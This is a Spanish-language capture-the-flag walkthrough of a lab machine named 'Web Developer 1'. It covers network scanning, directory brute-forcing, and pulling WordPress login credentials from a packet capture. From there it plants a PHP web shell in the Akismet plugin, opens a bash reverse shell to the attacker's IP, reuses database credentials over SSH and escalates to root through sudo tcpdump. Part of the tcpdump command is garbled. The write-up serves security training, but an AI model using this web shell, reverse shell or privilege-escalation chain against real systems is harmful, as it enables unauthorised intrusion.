

Web Developer 1

Recopilación de información

Comenzamos realizando un escaneo en la red:

```
sudo netdiscover -r 192.168.235.0/24
```

Resultado : 192.168.235.142 00:0c:29:31:01:c9 1 60 VMware, Inc.

Realizamos un escaneo a esta dirección:

```
sudo nmap -sCV -Pn -n -p- 192.168.235.142
```

Resultado:

Starting Nmap 7.95 (<https://nmap.org>) at 2025-08-23 22:29 EDT

Nmap scan report for 192.168.235.142

Host is up (0.00079s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)

| 256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)

|_ 256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_ http-generator: WordPress 4.9.8


|_ http-server-header: Apache/2.4.29 (Ubuntu)

|_ http-title: Example site – Just another WordPress site

MAC Address: 00:0C:29:31:01:C9 (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

La pagina en esta maquina es un wordpres:



POSTS

OCTOBER 30, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...



RECENT POSTS

Hello world!

RECENT COMMENTS

A WordPress Commenter on Hello world!

ARCHIVES

October 2018

Busqueda de directorios

Realizamos una busqueda de directorios con gobuster:

```
sudo gobuster dir -u http://192.168.235.142/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .html,.txt,.php,.bak,.zip,.php.bak -b 401,403,404,500 -o 80.log
```

Resultado:

```
/index.php (Status: 301) [Size: 0] [--> http://192.168.235.142/]
/wp-content (Status: 301) [Size: 323] [--> http://192.168.235.142/wp-content/]
/license.txt (Status: 200) [Size: 19935]
/wp-login.php (Status: 200) [Size: 2160]
/wp-includes (Status: 301) [Size: 324] [--> http://192.168.235.142/wp-includes/]
/readme.html (Status: 200) [Size: 7415]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 321] [--> http://192.168.235.142/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
/wp-signup.php (Status: 302) [Size: 0] [--> /wp-login.php?action=register]
```

Otra herramienta es dirb:

```
sudo dirb http://192.168.235.142/
```

Esto lo añado porque hay directorios que se encuentran usando otras herramientas, por eso necesario correr varios buscadores, en este caso este dirb encontro varios directorios mas pero encontré uno que era necesario para continuar:

- <http://192.168.235.142/index.php> (CODE:301|SIZE:0)
==> DIRECTORY: <http://192.168.235.142/ipdata/>
- <http://192.168.235.142/server-status> (CODE:403|SIZE:280)
==> DIRECTORY: <http://192.168.235.142/wp-admin/>
==> DIRECTORY: <http://192.168.235.142/wp-content/>
==> DIRECTORY: <http://192.168.235.142/wp-includes/>
- <http://192.168.235.142/xmlrpc.php> (CODE:405|SIZE:42)
- ---- Entering directory: <http://192.168.235.142/ipdata/> ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/> ----

- <http://192.168.235.142/wp-admin/admin.php> (CODE:302|SIZE:0)
==> DIRECTORY: <http://192.168.235.142/wp-admin/css/>
==> DIRECTORY: <http://192.168.235.142/wp-admin/images/>
==> DIRECTORY: <http://192.168.235.142/wp-admin/includes/>
- <http://192.168.235.142/wp-admin/index.php> (CODE:302|SIZE:0)
==> DIRECTORY: <http://192.168.235.142/wp-admin/js/>
==> DIRECTORY: <http://192.168.235.142/wp-admin/maint/>
==> DIRECTORY: <http://192.168.235.142/wp-admin/network/>
==> DIRECTORY: <http://192.168.235.142/wp-admin/user/>

---- Entering directory: <http://192.168.235.142/wp-content/> ----

- <http://192.168.235.142/wp-content/index.php> (CODE:200|SIZE:0)
==> DIRECTORY: <http://192.168.235.142/wp-content/plugins/>
==> DIRECTORY: <http://192.168.235.142/wp-content/themes/>
==> DIRECTORY: <http://192.168.235.142/wp-content/uploads/>

---- Entering directory: <http://192.168.235.142/wp-includes/> ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/css/> ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/images/> ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/includes/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/js/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/maint/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: <http://192.168.235.142/wp-admin/network/> ----

- <http://192.168.235.142/wp-admin/network/admin.php> (CODE:302|SIZE:0)
- <http://192.168.235.142/wp-admin/network/index.php> (CODE:302|SIZE:0)

---- Entering directory: <http://192.168.235.142/wp-admin/user/> ----

- <http://192.168.235.142/wp-admin/user/admin.php> (CODE:302|SIZE:0)
- <http://192.168.235.142/wp-admin/user/index.php> (CODE:302|SIZE:0)

---- Entering directory: <http://192.168.235.142/wp-content/plugins/> ----

- <http://192.168.235.142/wp-content/plugins/index.php> (CODE:200|SIZE:0)

---- Entering directory: <http://192.168.235.142/wp-content/themes/> ----

- <http://192.168.235.142/wp-content/themes/index.php> (CODE:200|SIZE:0)

---- Entering directory: <http://192.168.235.142/wp-content/uploads/> ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

Checando archivo de trafico de red

El que nos dará mas información es el directorio ipdata, este contiene un archivo cap : analyze.cap, un .cap es un archivo que almacena trafico de red, lo descárganos y abrimos con wireshark.

Veremos muchos paquetes de red, aquí hay de dos, puedes buscar uno por uno pero esto lleva mucho tiempo, la otra seria ser objetivo, si estamos en un wordpress, podriamos buscar wordpress-login, que es donde se pasan credenciales.

En la siguiente imagen muestro el paquete que tenia los datos, para eso me fije en buscar wp-login y que tuviera FORM ya que es donde se mandan las credenciales, hay varios que dicen wp-login pero no dicen form.

Wireshark packet capture showing an HTTP POST request to wp-login.php. The packet list shows a POST request from 192.168.1.176 to 192.168.1.176. The packet details show the request body with form data: log=webdeveloper, pwd=Te5eQg&4sBS!Yr\$)wf%(DcAd, and wp-submit=Log In. The packet bytes show the raw data of the request.


Form item: "log" = "webdeveloper"

Form item: "pwd" = "Te5eQg&4sBS!Yr\$)wf%(DcAd"

Estas serian las credenciales, igual hay otra manera de saber el usuario, al estar en wordpress, puedes mandar el siguiente parámetro: ?author=1


Ejemplo: <http://192.168.235.142/?author=1>

Esto nos mostrara en la pagina el usuario con ese ID, 1 es el usuario que creo la pagina. a veces no sale tal cual así, otras veces sale en el código de la pagina o en la URL.



Entrando a Wordpress

Al ingresar las credenciales nos dará acceso al wp-admin:



Reverse Shell

Vamos a editor de plugins y enakismet comentamos todo el código y ponemos la siguiente reverse shell:

```
echo shell_exec($_REQUEST['cmd']);
```

Y damos en upload file, con nc abrimos un puerto en escucha:

```
nc -lvp 1234
```

Para activar el código podemos ingresar directamente al plugin, esto lo activara y mandamos el parámetro que queremos de la siguiente manera por URL:

```
192.168.235.142/wp-content/plugins/akismet/akismet.php?cmd=bash -c "bash -i >%26  
/dev/tcp/192.168.235.139/1234 0>%261"
```

Dentro

```
script /dev/null -c bash
```

```
ctrl + z
```

```
stty raw -echo; fg
```


```
reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 44 columns 184
```

Y tenemos una bash con el formato correcto:

A screenshot of a terminal window with a dark background. The title bar at the top says "Edit Plugins - Sample Site - X" and "stty raw". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal prompt is "www-data@webdeveloper:/var/www/html/wp-content/plugins/akismet\$".

```
www-data@webdeveloper:/var/www/html/wp-content/plugins/akismet$
```

Credenciales

Vamos a /var/www/html: `cd /var/www/html`, aquí veremos varios archivos que guardan información de configuración:

```
cat wp-config.php
```

Dentro de aquí hay información de la base de datos muy importante:

```
/ MySQL settings - You can get this info from your web host //
```

```
/* The name of the database for WordPress */
```

```
define('DB_NAME', 'wordpress');
```

```
/* MySQL database username */
```

```
define('DB_USER', 'webdeveloper');
```

```
/* MySQL database password */
```

```
define('DB_PASSWORD', 'MasterOfTheUniverse');
```

```
/* MySQL hostname */
```

```
define('DB_HOST', 'localhost');
```

```
/* Database Charset to use in creating database tables. */
```

```
define('DB_CHARSET', 'utf8mb4');
```

```
/* The Database Collate type. Don't change this if in doubt. */
```

```
define('DB_COLLATE', ''
```

Como tal no tenemos permiso para usar mysql (recordemos que estamos como www-data no como webdeveloper), y esas credenciales también pueden servir para otro servicio, vamos a ssh y trataremos de ingresar:

ssh webdeveloper@192.168.235.142

password= MasterOfTheUniverse

Buscamos como escalar privilegios

Hacemos sudo -l y nos dice lo siguiente:

Matching Defaults entries for webdeveloper on webdeveloper:

env_reset, mail_badpass,

secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User webdeveloper may run the following commands on webdeveloper:

(root) /usr/sbin/tcpdump

Tú, como webdeveloper, no puedes correr todos los comandos con sudo.

Solo puedes correr exactamente /usr/sbin/tcpdump como root.

Esto te permite hacer cosas solo dentro del contexto de ese comando.

Teniendo esto en cuenta vamos a ejecutar los siguientes comandos:

MAQUINA VICTIMA:

COMMAND=' cat /root/flag.txt'


TF=(mktempcho!!\$!! >TF (sin el \ palo invertidooooo)

chmod +x \$TF

sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z \$TF (en i es la interfaz)

MAQUINA HOST:

nc -v -z -n -w 1 192.168.235.142 1



```
webdeveloper@webdeveloper~$ Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
```

Lo que hicimos fue meter un comando en COMMAND

Creas un archivo temporal en /tmp

Escribes el comando dentro del archivo temporal

Convertimos el archivo en un ejecutable

- sudo tcpdump ... = corres tcpdump con sudo (o sea, como root).
- -G 1 = le dices a tcpdump que rote el archivo de captura cada 1 segundo.
- -W 1 = solo crear 1 archivo de captura.
- -w /dev/null = escribe la captura en /dev/null (básicamente la descartara).

- `-z $TF` = después de que tcpdump rote el archivo de captura, **ejecuta el script** `$TF` **como root**

Los primeros pasos del comando `sudo tcpdump` son solo para que se ejecute, lo que nos importa es que ejecute el comando que creamos.

El comando que ejecute anteriormente para ver que habia en root fue `ls /root`

Y `nc -v -z -n -w 1 192.168.235.142 1`

lo que hace es mandar un paquete a la ip por el puerto 1,

-v verbose

-z no abre sesion solo manda un paquete

-n no resolucion dns

-w timeout de 1 seg

IP

puerto

Conclusión

Se pudo ver la flag sin tener que ser user de root que era la finalidad de la maquina.